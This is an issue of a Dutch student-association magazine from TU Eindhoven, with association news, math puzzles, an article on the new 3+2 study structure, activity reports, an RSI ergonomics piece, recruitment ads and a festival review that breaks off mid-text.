



● RSI

● Ouderdag

● 3+2 structuur

● AC & lente



Colofon

De Supremum is het verenigingsblad van studievereniging GEWIS en verschijnt 4 à 5 keer per jaar met een oplage van 450 stuks. De Supremum wordt verspreid onder de studenten Wiskunde en Informatica.



Redactie

Hugo JonkerHoofdredacteur
Jake de Oude Layout
Rob de Jong..... Inhoud Faculteit
Karin Poels..... Inhoud Wiskunde
Truong DangInhoud Informatica
Judith KennesContact Eerstejaars

Inleveradres

Supremum
Studievereniging GEWIS
HG 8.79
Postbus 513
5600 MB Eindhoven
Tel: 040 - 247 2815
E-mail: supremum@gewis.win.tue.nl
WWW: <http://gewis.win.tue.nl/supremum>

Kopij

Artikelen aanleveren als tekstbestand (ASCII). Voor Worddocumenten geldt: "Save as" tekst met regeleinden (text with linebreaks). Figuren/plaatjes bij stukjes worden in overleg met de redactie geplaatst. Anderzins aangeleverde stukjes worden geweigerd.

Schrijvers van artikelen zijn verantwoordelijk voor de inhoud van deze artikelen. Zij geven de redactie bovendien toestemming om hun stukken te publiceren in digitale vorm (o.a. WWW).

De redactie behoudt zich het recht voor om ingezonden artikelen te wijzigen.

Technische informatie

Basislettertype: Times familie, 9 pt.
Opmaak: Framemaker 5.5
OS: Unix-variant
Drukwerk: Reproductie TU/e
Oplage: 500 stuks.

Met dank aan

Alle schrijvers voor hun stukjes



Colofon	2
Redactioneel	3
Ouderdag	4
Breinbrekers	5
De 3+2 structuur van Wis- kunde	7
Van de voorzitter	9
Het lentegevoel van de AC	10
RSI: schijn bedriegt	13
Virus: I Love You	15
Formele Methoden	18
Infima	19
I Love You-Virus	20
Coding en Crypto	26
Terug naar af?	28
Wie Wat Waar	29
Kleurplaat	29

Hoi GEWISSers,

Allereerst wil ik me even voorstellen als nieuw Supremum-lid. Natuurlijk ben ik er heel dankbaar voor dat ik tot de meest interessante commissie van GEWIS mag behoren en daarom als eerbetoon dit stukje van de redactie.

Over nieuwe dingen gesproken, in deze Supremum kun je lezen over de vernieuwde indeling van de wiskunde-opleiding die al per september voor de nieuwe eerstejaars zal worden ingevoerd. Ook tref je zoals gewoonlijk stukjes aan over de diverse speciale borrels en activiteiten die afgelopen maanden hebben plaatsgevonden. Wil je weten of er al genezingsmethoden zijn voor RSI, dan kun je dat ook in deze Supremum lezen.

Ik wil verder, als zoonbidster, vooral even vermelden, dat het de laatste tijd zo'n mooi weer is geweest dat er weer een graslamtoernooi plaats heeft kunnen vinden. Zelf heb ik het niet meegemaakt, maar het schijnt erg relaxed te zijn, de ideale manier om even uit het gestresseste(?) TU-leven te glippen en je te onthaasten. Misschien wel de nieuwe methode om RSI te genezen? 🍀



Ouderdag

AC - Arnout de Mooij

Woensdag 29 maart was er weer de jaarlijkse ouderdag. Ook dit jaar was de opkomst erg hoog; zo'n kleine honderd ouders kwamen onze faculteit bezichtigen. Nadat ik ze met verse tegenzin welkom had geheten (brrr, praten tegen grote groepen...), kregen de ouders twee voorbeeldcolleges voor de kiezen, een wiskundecollege van dhr. Ter Morsche en een informaticacollege van dhr. Nederpelt. De ouders beweerden na afloop allemaal dat ze de colleges goed konden volgen. Zelf kon ik het wiskundecollege halverwege al niet meer volgen...

De lunch tussen de middag in de Senaatzaal smaakte goed en gaf dit jaar gelukkig geen aanleiding tot chaos, zoals dat vorig jaar het geval was. In de middag was de rondleiding over de faculteit gepland. Dankzij de inzet van de mensen die zich geheel belangeloos massaal opgaven om te helpen met rondleiden en de verschillende medewerkers die de ouders wat wilden vertellen over hun bezigheden, kon ook dit onderdeel succesvol worden afgerond.

Maar een ouderdag die geheel vlekkeloos verloopt zou geen echte AC-ouderdag zijn. Het bleek dit jaar erg moeilijk te zijn om een pas afgestudeerde te vinden voor het 'praatje van een pas afgestudeerde' dat 's

middags op het programma stond. Uiteindelijk werd de dag voor de ouderdag (!) Michael Franssen bereid gevonden om dit praatje te houden. Er moest echter wel iemand worden gevonden, die zijn instructie automatentheorie voor een uurtje zou willen overnemen. Na ongeveer alle medewerkers van de betreffende vakgroep afgegaan te zijn lukte zelfs dit.

Groot was mijn teleurstelling toen ik de ochtend van de ouderdag via via te horen kreeg dat Michael ziek was. Ik heb de ouders toen maar verteld dat de borrel wat eerder zou beginnen. Michael Franssen zelf bleek 's middags uiterst verbaasd te zijn dat hij ziek was. Zelf had hij helemaal niet het idee dat hij ziek was... Het hele ziekte-verhaal bleek een misverstand te zijn en het praatje kon doorgaan. En zo was ook op deze ouderdag weer de nodige onnodige stress gecreeerd, zoals het hoort.

De borrel op het eind was in ieder geval prima. Een groot aantal ouders nam ook deel aan deze laatste ACTiviteit en de AC kon een biertje drinken op de goede afloop. Denis kreeg voor het oog van zijn ouders een laars bier aangeboden met de mededeling 'Hier Denis, je wekelijkse laars', waarop Denis' vader reageerde met 'oh, ik dacht dat dat je dagelijkse laars was'. Volgend jaar in februari of maart is er opnieuw ouderdag-fun...

Breinbrekers

Onno Boxma (o.j.boxma@tue.nl)

Puzzel 1: schaakbord

Verwijder de vakjes a1 en h8 van een schaakbord.

Neem 31 dominostenen; elk vakje van een dominosteen is precies even groot als een vakje van het schaakbord. Is het mogelijk het restant van het bord met 31 dominostenen te overdekken? Verklaar uw antwoord.

Puzzel 2: niet weer zo'n quiz met deuren

Als winnaar van een quiz heeft u de keuze uit twee enveloppen. U weet dat de ene envelop een cheque met een positief bedrag bevat, en de andere envelop een cheque met het dubbele bedrag. U pakt willekeurig een der enveloppen. Alvorens hem open te maken krijgt u nog de kans van gedachten te veranderen en de andere envelop te kiezen. Daarmee lijkt u de verwachting van uw winst met een kwart te verhogen. Verklaar deze paradox.

Puzzel 3: Een dronkemanswandeling

Beschouw de punten $\{\dots, -2, -1, 0, 1, 2, \dots\}$. Startend in 0 beweegt u als volgt. Elke volgende tel maakt u een stap naar links of naar rechts, met kansen $1/2$. Zij $D(n)$ de afstand tot 0 na n tellen. Beschouw de verwachting van het kwadraat van deze afstand. Geef een korte redenering ter ver-


klaring van het feit dat $E(D^2(n))=n$. Geldt hetzelfde resultaat ook in het geval van een wandeling op een tweedimensionaal rooster, waarbij u met kansen c_i een stap naar boven, onder, links of rechts zet?

Errata

In de vorige puzzel zat een aantal foutjes.

- Het e-mail adres van Tom Verhoeff is T.Verhoeff@tue.nl.
- De vraagstelling moet zijn: “hoeveel verschillende patronen [er] zijn die na een toestandswitch hetzelfde zijn, hoeveel na 2 keer.”

Veranderingen

Op de puzzelpagina gaan er een aantal dingen veranderen. Ten eerste gaan we (proberen) om de oplossingen van de vorige keer te publiceren. Ten tweede gaan we een lijstje geven van mensen die de moeite hebben genomen om de puzzel op te lossen en in te leveren. Hoe je voor deze eer in aanmerking komt? Los de puzzel op en mail de oplossing naar supremum@gewis.win.tue.nl. Je kan de oplossing ook in het postvak van de Supremum leggen. Dat staat in het bestuurshok van GEWIS in HG 8.79. Succes! 

Work for me.



Stel jezelf de vraag: Waarom zou ik bij Philips willen werken? Omdat het een van 's werelds grootste elektronicaconcerns is? Omdat je er met de meest geavanceerde technologieën kunt werken? Om de internationale carrièremogelijkheden? De honderden cursussen en trainingen? Of zou je vooral bij Philips willen werken om de kwaliteit van het leven van miljoenen mensen te verbeteren? Voor ons is er slechts n antwoord. Meer weten? Kijk op www.philips.nl of vraag onze brochure aan bij Philips Personeelzaken/Recruitment, Postbus 80003, 5600 JZ Eindhoven.



PHILIPS

Let's make things better.

De 3+2 structuur van Wiskunde

Hennie ter Morsche

De onderwijsministers van de EU hebben op 19 juni 1999 gezamenlijk een verklaring afgelegd, waarin werd uitgesproken het Hoger onderwijs in al de lidstaten in te richten volgens het Angelsaksische model. Dit model kent een Bachelor/Master structuur, waarin feitelijk twee opleidingen zijn te onderscheiden: een Bachelorsopleiding van drie jaar gevolgd door een Mastersopleiding van een of twee jaar.

De bedoeling is om het voor studenten gemakkelijker te maken een Mastersopleiding aan een andere instelling te volgen dan waar ze de Bachelorsopleiding hebben genoten; bijvoorbeeld aan een universiteit in het buitenland. Dit verhoogt de mobiliteit van studenten, versterkt hun sociale en communicatieve vaardigheden op internationaal niveau en geeft hen een bredere kennis van hun vakgebied. Om dit werkelijk te kunnen bereiken zal er door de universiteiten, en ook binnen Nederland, nog heel wat overleg op het gebied van de aansluitingsproblematiek gevoerd moeten worden.

Met de universiteiten van Nijmegen en Utrecht heeft onze opleiding Wiskunde reeds verkennende gesprekken gevoerd. Vertaald naar Nederlandse termen past een vijfjarige universitaire opleiding met een kandidaatsfase van drie jaar en een doctoraalfase van 2 jaar (3+2 structuur) uitstekend bij een Bachelors/Masters structuur. Men ziet nu dat verschillende Nederlandse universiteiten overgaan naar een kandidaatsexamen. Zo heeft de TUE besloten om het kandidaatsexamen voor al haar opleidingen in te voeren. Alle studenten die in september 2000 met hun

studie beginnen, starten met een opleiding die verdeeld is in een kandidaatsfase van drie jaar en een doctoraalfase van 2 jaar. Studenten die al bezig zijn, kunnen hun opleiding vervolgen op basis van de huidige structuur.

Het eerste jaar in de 3+2 structuur

Het voorgaande betekent voor de opleiding Technische Wiskunde dat in het komende studiejaar het studieprogramma van het eerste jaar bedoeld is voor de nieuwe 3+2 structuur. Nu verschilt dit programma maar weinig (er zijn een aantal wijzigingen die toch moesten worden toegepast) van het huidige eerstejaars programma. De belangrijkste verandering betreft het onderwijs in programmeren. Hierin wordt de programmeertaal Pascal vervangen door JAVA. Ook de combinatievarianten Wiskunde/Informatica en Wiskunde/Natuurkunde blijven in de 3+2 structuur vrijwel ongewijzigd gehandhaafd en het onderwijs in modelleren, gebaseerd op het bekende onderwijsconcept OGO, neemt een even zo grote plaats in.

Een breed programma in de kandidaatsfase

Zoals bekend heeft onze opleiding Wiskunde nu een heel duidelijke 2+3 structuur met een gemeenschappelijke onderbouw van twee jaar en een gedifferentieerde bovenbouw van drie jaar. In deze bestaande 2+3 structuur kiest een student na de onderbouw voor een van toepassingen ingerichte stromen te weten: De wiskunde van de Bedrijfsvoering, de Wiskunde van de Digitale Communicatie en de Wiskunde van de Techniek. Met deze indeling heeft de opleiding een

goede ervaring, vooral ook omdat deze goed past bij de expertisegebieden van de wiskunde in onze faculteit. Het ligt voor de hand dat een dergelijke indeling ook herkenbaar zal blijven in de nieuwe 3+2 structuur, maar dan niet meteen na het tweede jaar.

De overgang naar de nieuwe 3+2 structuur bij Wiskunde betekent in eerste instantie het uitbouwen van de bestaande onderbouw van twee jaar naar een kandidaatsopleiding van 3 jaar. Uitgangspunt daarbij is het verbreden van de wiskundige kennis en het nog verder versterken van de ingenieursvaardigheden. In het derde jaar komt er een interfacultair project met een omvang van 6 sp., waarin studenten samen met studenten van andere opleidingen werken aan een opdracht. Vakken, die nu in de huidige 2+3 structuur in de gediffernetieerde bovenbouw voorkomen en die in feite onderwerpen bevatten, die dienen te behoren tot de kennis van ieder professioneel toegepast wiskundige worden straks verplichte kost in de kandidaatsfase. Men zou kunnen denken aan Functietheorie, Partiele differentiaalvergelijkingen (Analyse 5), Signaalverwerking, Tijdreeksanalyse, Regressie-analyse en Optimalisering (discreet en continu).

Daarnaast zullen onderwerpen uit verschillende vakken opnieuw worden geordend tot grotere en meer samenhangende delen. Herverkaveling van onderwerpen uit de Fundamentele analysevakken, Matrixtheorie 2 en Lineaire analyse is een noodzaak om delen hieruit beter geschikt te maken voor de kandidaatsfase, waarin een brede ontwikkeling voorop staat en waarin ook studenten zitten, die op grond van aanleg of motivatie minder belangstelling hebben voor de fundamentele wiskunde, maar als toegepast wiskundige zeker verdienstelijk zijn. Een niet te verwaarlozen component in de kandidaatsfase is informatica. Toege-

past wiskundigen zijn in staat om de door hun ontwikkelde methodieken en algoritmen om te zetten naar praktische software. Hierbij hoort een gedegen kennis van een aantal onderwerpen uit de toegepaste informatica. Het is natuurlijk zo dat een brede basisvorming ten koste gaat van de verdieping. Iedereen kent de controverse van generalisme en specialisme. Maar men moet zich terdege realiseren dat in een tijdperk van snelle veroudering van bestaande methodieken, juist het aanleren van een goede attitude tijdens een universitaire opleiding erg belangr Later als men de universiteit heeft verlaten, komt men daar nog maar zelden aan toe. Desondanks, en dit zeggen o.a. onze huidige studenten, moet men het moment van keuze voor een richting of specialisme waar men voor kiest niet al te lang uitstellen. Aan het einde van de kandidaatsfase zal er weer een keuzemogelijkheid moeten zijn voor een van de genoemde drie stromen.

Thematisch ingerichte doctoraalprogramma's

De opleiding Wiskunde is qua studenten-aantallen, zoals elke andere wiskundeopleiding in Nederland, een kleinschalige opleiding. Om toch een verscheidenheid van aantrekkelijke doctoraalprogramma's te kunnen aanbieden, zal het onderwijs praktisch uit individueel onderwijs bestaan, dat een zekere mate van zelfstandigheid van de student veronderstelt en mag veronderstellen. Het voornemen is om de doctoraalprogramma's in te richten op basis van bepaalde thema's. Zo is er een internationale Masterclass Computational Science and Engineering in oprichting, die een tweejarig studieprogramma zal kennen, da kan dienen als een doctoraalprogramma binnen de opleiding Wiskunde. Andere voorbeelden van mogelijke afstudeerthema's zijn: Bio-statistiek, Beschermen van persoonsgegevens, Mathematische Fysica en Beeld analyse.

In de doctoraalprogramma's kan ook aansluiting worden gezocht bij onderwijsprogramma's van onderzoekscholen. Het laatste jaar in elk doctoraalprogramma bestaat, zoals nu ook het geval is, voor een belangrijk deel uit het werken aan een afstudeerproject ●

Van de voorzitter

Hugo Jonker

Zij die gaan, groeten u. Ik heb een geweldig jaar achter de rug, maar aan alle goede dingen komt een eind. De laatste paar weken was het nogal hectisch, omdat de afronding van het GEWIS-jaar samenvalt met de tentamenperiode van eind juni. Oeps, nu moeten de studiepunten toch gescoord worden...

Gelukkig was er een pracht van een zeil(?)weekend georganiseerd door GEZWEM, en met de Hemelvaartsvakantie erbij kan ik in ieder geval weer fris verder. Ik kijk nu al uit naar de Dies van GEWIS - zoals altijd wordt het natuurlijk een feest, maar zoals de commissie bezig is, dreigt het weer een fantastische dag te worden.

Nu ik dit stukje (veel te laat, sorry redactie) zit te tikken, ga ik vanavond het laatste bezoek uit naam van de vereniging brengen. Het is toch wel raar, dat het bijna afgelopen is - maar gelukkig staat er een nieuw bestuur klaar om de fakkel over te nemen en klaar om ook een jaar vol spanning en mooie momenten te beleven.

Het afgelopen jaar zou natuurlijk nooit zo geslaagd zijn geweest zonder de inzet van velen. Dit stukje is te kort om iedereen kort te bedanken en helaas zelfs te kort om de belangrijkste uitvoerig te bedanken, maar: Gijs, Ferry, Cel, Willy en Wiko, bedankt!



Het lentegevoel van de AC

AC

De Carnavalsborrel - Willy Mackus

Heej dan un stukske in schoenen Limburgs plat, ut d'Ind-js (Woordebeuk zeen te lieen beej Willy). Want wat die Braobendjers auch mooge zegge echt vastelaovund-j veere kan allein in Limburg met Limburgers. Nao de CARnavalsborrel beej GEWIS mot ich touw gaeve det ut toch waal gezellig woor, mer ut bleeft-j toch anders. Heej un korte impressie:

Verkled-j en oonger ut genot van een lekker glaeske beer woord d'r vastelaovund-j geveerd-j. D'r kloonk Neewieertse en angere Limburgse meziek (geine Anton oet Tirol) en d'r hoonge balonne en serpentes. Rombout leep rond-j as prins Rombout d'n ieerste en de leste (alaaf). Aaf en touw trok d'r zelfs unne polenais door de GEWIS-ruumdje. Ondanks de tentames haaj-je vae over de opkomst neet te klaage. De AC stoong achter de bar, dus ut woord unne lange borrel. Vur ut schoenste pekske waas unne prieses gekocht-j (unne echte tamborein). Eederein dae un pekske van Willy geliend-j haaj mocht neet meidinge nao deze prieses. Unne jong dae zich Maartje neumd-je woord aan ut ind-j van de borrel tot winnaar oetgeroope.

(Willeke, dan wauk effe zegge da wij danie echt skittrend vinde da de hier un bietje half bels half diets beginnen te proaten, want da kunne wij broabanders nie verstoan. - Red)

Sjoelen bij ESKafe - Mark Snoek

Ooit gedacht dat sjoelen alleen nog maar werd gedaan in de vorige eeuw? Ja? Dan heb je het mis! Dinsdag 11 april had de AC namelijk een leuk avondje sjoelen georganiseerd bij ESKafe.

Nou moet ik zelf ook toegeven dat sjoelen niet echt klinkt als de meest uitdagende sport, zoals karten en graslammen, maar zoals menig GEWISser al weet, betekent een sjoelavond niet veel meer dan "een avond gezellig borrelen met z'n allen en er zal een sjoelbak aanwezig zijn". Ondanks dat heeft de sjoelbak geweten dat het een sjoelavond was, want hij werd bijna continu gebruikt.

Het sjoelen bleek voor de meeste mensen niet zo makkelijk af te gaan als zij gedacht hadden, maar de tactiek om de schijven zo hard mogelijk richting de achterkant van de bak te schuiven, werkte over het algemeen best goed. Na een tijdje spelen kwamen er ook allemaal variaties op de manier hoe het sjoelspel gespeeld moest worden. De sjoelschijven vlogen bijvoorbeeld door de lucht om vervolgens opgevangen te worden en zodoende op de juiste plek te belanden. Een andere manier was het gebruik maken van schuine schotten die de stenen in de vakken van 3 en 4 punten moesten leiden. Helaas was het dan natuurlijk niet mogelijk om 20 punten met 4 schijven te halen, maar dat mocht de pret niet drukken.

Hoe langer er gespeeld werd, hoe meer punten er behaald werden. In het begin bleef de score hangen rond de 85 punten, maar al snel kregen groepjes het voor elkaar om 110 punten te halen. Helaas is het niet echt duidelijk geworden wie er de hoogste score had behaald omdat er verschillende technieken werden gebruikt. Eigenlijk maakte het ook niet zoveel uit wie er gewonnen had, want het was gewoon erg gezellig.

Nadat iedereen de sjoelbak de rug toe had gekeerd was de avond nog lang niet voor-

bij. Er was een redelijke hoeveelheid Hoegaarden aanwezig en er waren zelfs Hoegaardenglazen in de vriezer. Dat hadden ze toch even mooi geregeld daar bij ESKafe. Hoe laat het precies is geworden zal voor iedereen verschillen, maar zover ik het kon zien heeft iedereen het prima naar zijn zin gehad. Overigens bleek niet alleen de sjoelbak een drukke avond te hebben gehad, maar ook de piano. Dit alles zorgde voor een prima sfeer en zodoende waren velen het er over eens dat sjoelen in de 21e eeuw voor herhaling vatbaar is.

Graslamtoernooi - Willy Mackus

Wegens de goede weersomstandigheden organiseerde de AC op dinsdag 9 mei een graslamtoernooi. Het gras was geopend na de pauze. Er was gras, drank en zon en er waren lamme GEWISSers, alle benodigde ingrediënten voor een geslomuaagd graslamtoernooi. knarF werd na een lange strijd uitgeroepen tot winnaar van het graslamtoernooi.

— Er werd zeer actief gegraslamd...

Hoe wordt je winnaar van een graslamtoernooi? Bonuspunten krijg je door:


- Een geslaagde imitatie van een comapatient te doen.
- Bier weg te geven aan de jury.

Strafpunten krijg je door:

- Het gras te verlaten, tenzij voor het maken van een sanitaire stop.
- Overeind te komen, tenzij voor het consumeren van alcoholische drank.
- Op te staan, tenzij het doel is jezelf en andere deelnemers van bier te voorzien.
- Over computers te praten.
- Sterke verhalen voor de derde keer te vertellen.
- Plotselinge bewegingen of geluid te maken.

Score: *(Je alcoholpromillage * de tijd dat je op het gras gelegen hebt in uren) tot de macht (1 + de verbrandingsgraad van je huid na het lammen) + je bonuspunten - je minpunten*

Misschien komt er ooit een graslamcompetitie of wordt het een heuse olympische sport 🍷





**Expanderen: okay.
Overspanderen: no way.**

De zaken gaan goed, de vooruitzichten zijn veelbelovend. Uw ondernemershart zegt: "Uitbreiden, go!". Maar uw ondernemersverstand zegt dat u het geld maar één keer kunt uitgeven. En dat betekent dus niet steeds nieuwe software aanschaffen, omdat de rek eruit is. Financiële software van Unit 4 houdt uw ambities moeiteloos bij en maakt het realiseren van uw kwaliteitdoelstellingen eenvoudiger. Unit 4 Software is gebruiksvriendelijk en

verschafft elk moment inzicht in omzetten, de orderpositie, uitstaande offertes en voorraadstanden, in uw liquiditeitspositie en rentabiliteit.

ACHIEVE MORE.  **UNIT 4**
SOFTWARE

Unit 4 Software B.V. | Postbus 102, 3380 AC Nieuwvecht. Tel 0184 - 44444
Fax 0184 - 444445 | e-mail: marketing@unit4.nl | Internet: www.unit4.nl

RSI: schijn bedriegt

Truong Dang

We bevinden ons in een tijdperk waar tijd en rust erg kostbaar zijn. Sinds de ontwikkeling van een complexe communicatie-netwerk, heeft de mens nieuwe grenzen en mogelijkheden geopend. Het bedrijfsleven heeft daardoor een ontzettende metamorfose ondergaan. Met name door deze enorme ontwikkelingen in techniek en technologie zijn verschillende ziektes op komen duiken. In de vroege jaren van het informatietijdperk is stress een van de grootste beroepsziektes geweest. Maar stress is vooral in de laatste paar jaren door een nog ernstigere aandoeningen van de eerste plaats verstoten.

Het is een aandoening die nog niet officieel als medische beroepsziekte wordt erkend. We hebben het namelijk over RSI. RSI staat voor Repetitive Strain Injury, wat inhoudt dat je spieren onder constante druk en overbelasting worden onderworpen. Vooral herhaalde korte en abrupte bewegingen in een statische houding zorgen voor klachten. Deze klachten zullen veelal te maken hebben met spieren, pezen en/of zenuwen van de nek, schouders, armen en handen. De persoon kan dan iets voelen als stijfheid, tinteling of toenemende pijn. Het is erg belangrijk dat je de eerder genoemde symptomen snel herkent en dat je vervolgens actie onderneemt, zodat de kansen op chronische klachten worden vermeden.

Oorzaken

De hoofdoorzaak van RSI is (zoals de naam al aangeeft) het herhaaldelijk bewe-

gen van je armen, je benen en/of nek. En omdat hierbij vaak wordt gezeten, worden bv. de nek- en schouderspieren enorm belast. De verhoogde belasting van spieren leidt tot een verminderde bloedstroming. Dit geeft als gevolg dat spieren hun afvalstoffen niet meer kunnen verwerken en er pijn kan ontstaan. Als de spieren dan de hele tijd in dezelfde positie blijven raken ze verkrampd en kunnen bloedvaten worden afgekneld. De zenuwen kunnen dan onder druk komen te staan en dat kan lijden tot zenuwontstekingen. Wanneer de pijn wordt signaleerd reageren de spieren door zich aan te spannen. Dit is een natuurlijke reactie, maar in RSI-gevallen is dit juist slecht. De toevoer van bloed gaat dan nog veel langzamer, terwijl je lichaam een optimale bloeddoorloop nodig heeft. Vooral een slechte lichaamshouding zal het voorafgaande versterken. Verder spelen psychische omstandigheden ook een grote rol bij het ontstaan van RSI. Bijv. stress, een hoge werkdruk, weinig variatie in werk, weinig sociaal contact en prive- problemen.

Genezen?

Er is nog geen medische oplossing voor het RSI probleem, wat de laatste paar jaren ontzettend gegroeid is. En als je al enige symptomen herkent dan moet je niet denken dat het vanzelf wel weer overgaat! Ga zo snel mogelijk naar een arts om het te melden, en pas je werkomgeving zoveel mogelijk aan. Ga vooral geen spierinspannende therapieën volgen, het is beter om rustigere/ontspannende therapieën te volgen, zoals mensendieck en fysiotherapie. Als er pijn optreedt, stop dan met je werk en ga pas weer aan de

gang als je denkt weer controle te hebben over je lichaam.

Vermijden!

De beste oplossing is natuurlijk om het te vermijden. Maar omdat er talloze manieren zijn om RSI op te lopen, kunnen we natuurlijk niet voor elke factor een oplossing beschrijven. Wat we wel kunnen doen is een paar belangrijke punten aankaarten die we belangrijk vinden om te vermelden. Voor andere mogelijkheden is het het beste om langs een arts te gaan.

Wat een zeer belangrijk punt is is de werkplek (met name de bureau). Stel alles op goede hoogte in, zodat de hoek van je knieën 90 graden bedraagt en dat de hoek van je armen ook ongeveer op 90 graden ligt. Zorg dat de rugleuning het onderste deel van je rug goed ondersteunt, omdat daar de belasting het grootst is. Zorg voor een kijkafstand tot het beeldscherm van minimaal 50 cm. En zet je beeldscherm op een hoogte wat het comfortabelste is voor je nek. Als je documenten aan het overtypen bent e.d. zorg er dan voor dat je niet te veel met je nek hoeft te draaien. Een oplossing hiervoor is een documentenhouder die ongeveer op dezelfde hoogte ligt als de monitor.

Zorg ervoor dat je niet te lang in dezelfde positie werkt. Neem daarom korte pauzes. Ga even wat drinken halen of loop even een ommetje, zorg er ook voor dat je om de tien minuten even je spieren laat ontspannen. Je mag niet langer dan 2 uur ononderbroken achter een monitor zitten, en je mag niet langer dan 6 uur achter een beeldscherm werken per dag. Het is eigenlijk noodzakelijk om dit te doen, wanneer

de werkdruk hoog is, misschien is dat dan wel het belangrijkste wat je moet doen!

Om zo gezond mogelijk te werken moet je constant attent zijn met je eigen bezigheden. Ook moet je goed realiseren dat het herstel ontzettend veel tijd en zorg vraagt. En ook werkgevers moeten het zich goed tot zich door laten dringen dat RSI een serieus probleem is, dat eigenlijk ook hun verantwoording is samen met de werknemers. Computer-werk is licht werk als en alleen als je zelf ervoor zorgt dat het licht blijft. Wees daarom kritisch over jezelf en je omgeving, want aan RSI heeft niemand iets aan.

Specifieke gevallen kunnen natuurlijk niet allemaal behandeld worden, daarom ben ik even op het internet gaan kijken voor internet-adressen die, op RSI-gebied, ontzettend veel te vertellen hebben.

Voor actuele links:
rsi.pagina.nl

De homepage van de RSI-patiëntenvereniging:
www.rsi-vereniging.nl

Stichting RSI Nederland:
www.muisarm.nl

Ministerie van Sociale Zaken en
Werkgelegenheid:
www.minszw.nl/index2.htm

De contactpersoon voor de faculteit Wetenschappen en Informatica is dhr. M. Vink, te vinden op kamer HG 6.12, tel: 040-2472735 ☎

Virus: I Love You

Jake de Oude

Bij de laatste Supremum-sessie kwam er aan het licht dat er maar weinig aandacht werd geschonken aan cultuur en kunst in dit blad. Deze sessie was vlak voor het Virus-festival zodat het onderwerp voor het eerste stuk alvast gevonden was. Mochten er genoeg positieve reacties op dit stuk komen, dan kan het zijn dat er inderdaad een rubriek Cultuur komt.

Virus dus. Zoals al vele jaren achtereen vond ook dit jaar het Virus-festival plaats op het universiteitsterrein van de TUE, op 21 mei om precies te zijn. Omdat er zo'n 50 acts werden aangeboden heb ik niet alles kunnen zien. Enkele hoogtepunten en één dieptepunt wil ik echter graag bespreken.

Living In Oblivion

Deze film was een ware verademing. Het verhaal is heel simpel: een regisseur probeert een scene op te nemen en er gaat vanalles fout. De hoofdrolspelers hebben net de nacht van te voren de liefde met elkaar bedreven, de camera-man en zijn vriendin zijn net uitelkaar gegaan. De moeder van de regisseur komt ongevraagd op bezoek, enzovoort.

De film is zeer humoristisch en tegelijkertijd een hommage aan de *independent movie*. Het acteerwerk was uitstekend en de cast was ook zeker op zijn plaats. Vooral Steve Buscemi (*Reservoir Dogs*, *Pulp Fiction*), die de rol van de regisseur voor zich neemt, speelt weer heel goed.

Herman Brusselmans

Inderdaad, de al-iets-minder-jonge god der Vlaamse letteren was ook weer in

Eindhoven. Bijna 2 jaar geleden was Brusselmans ook op de TUE, dit keer op uitnodiging van Studium Generale. Het was mijn eerste SG-voorstelling, en zeker één van de beste. Daarom waren m'n verwachtingen hooggespannen. Jammergenoeg presenteerde Brusselmans dezelfde voorstelling als bij SG: een programma waarbij hij 10 muziekstukjes laat horen en dan verteld wat deze liederen voor hem hebben betekend. En ook al had ik de voorstelling al gezien, en leek de Vlaming nog minder op z'n gemak dan anders, het bleef leuk. De onnavolgbare droge humor die de zeer persoonlijke ervaringen van Brusselmans opvrolijkt en de zangerige voordracht waren opnieuw de moeite waard.

Vlak voordat ik naar Brusselmans ging heb ik ook nog een tijdje geluisterd naar een band in het Auditorium. De naam van de band heb ik niet kunnen vinden, en dat is jammer. Ze waren namelijk het absolute dieptepunt van de dag. Nu weet ik niet voor welke band ik je moet waarschuwen. Zo'n massa slome, inspiratielose nummers met zulke doordachte teksten ('I feeeel like satan...') is nog niet vaak op zulke slechtgestemde instrumenten uitgevoerd.

Keith Caputo

Life Of Agony is een naam die altijd geassocieerd zal worden met Caputo. Immers, voordat Life Of Agony uit elkaar ging was Caputo de zanger/songwriter van de band. Caputo ging echter solo en zijn CD 'Died Laughing' liet zien dat hij wat anders kon dan alleen een loodzware wall-of-sound neer zetten. Virus was het eerste live-optreden wat hij deed. Dit was



TECHNOLOGIE

GRIJP JIJ DE KANSEN

in ons wereldwijde netwerk?

KPN geldt op tal van terreinen als belangrijke Europese speler in tele- en datacommunicatie. En heeft onmiskenbare ambities om die positie verder uit te bouwen.

Om dat te bereiken zoeken we startende academici die dit met ons **STARTENDE ACADEMICI** waar willen maken. Die hier willen laten zien wat ze waard zijn. Je krijgt daarvoor alle ruimte én verantwoordelijkheid. Wij bieden je een boeiende startfunctie in strategische onder-

delen van de business. Bijvoorbeeld als product-innovator, projectleider of consultant.

Via het Talent Development Program, waarin opleidingen en persoonlijke ontwikkeling centraal staan, kun je doorgroeien naar topposities binnen KPN. Zodat je straks voor KPN de kansen kunt grijpen in ons wereldwijde netwerk.

Kijk op www.carriere.kpn.com of bel voor meer informatie 0800-0142.

www.kpn.com
you're invited

echter niet te merken. De set bestond uit lange, rustige nummers waarbij de subtiële stem van Keith tot zijn recht kwam. Een gedurfde keuze omdat het gemiddelde Virus-publiek aan het eind van de dag niet zit te wachten op dit soort nummers. Caputo presenteerde het geheel echter bijna foutloos, een feit dat het publiek zeker niet ontging.

Chicks On Speed

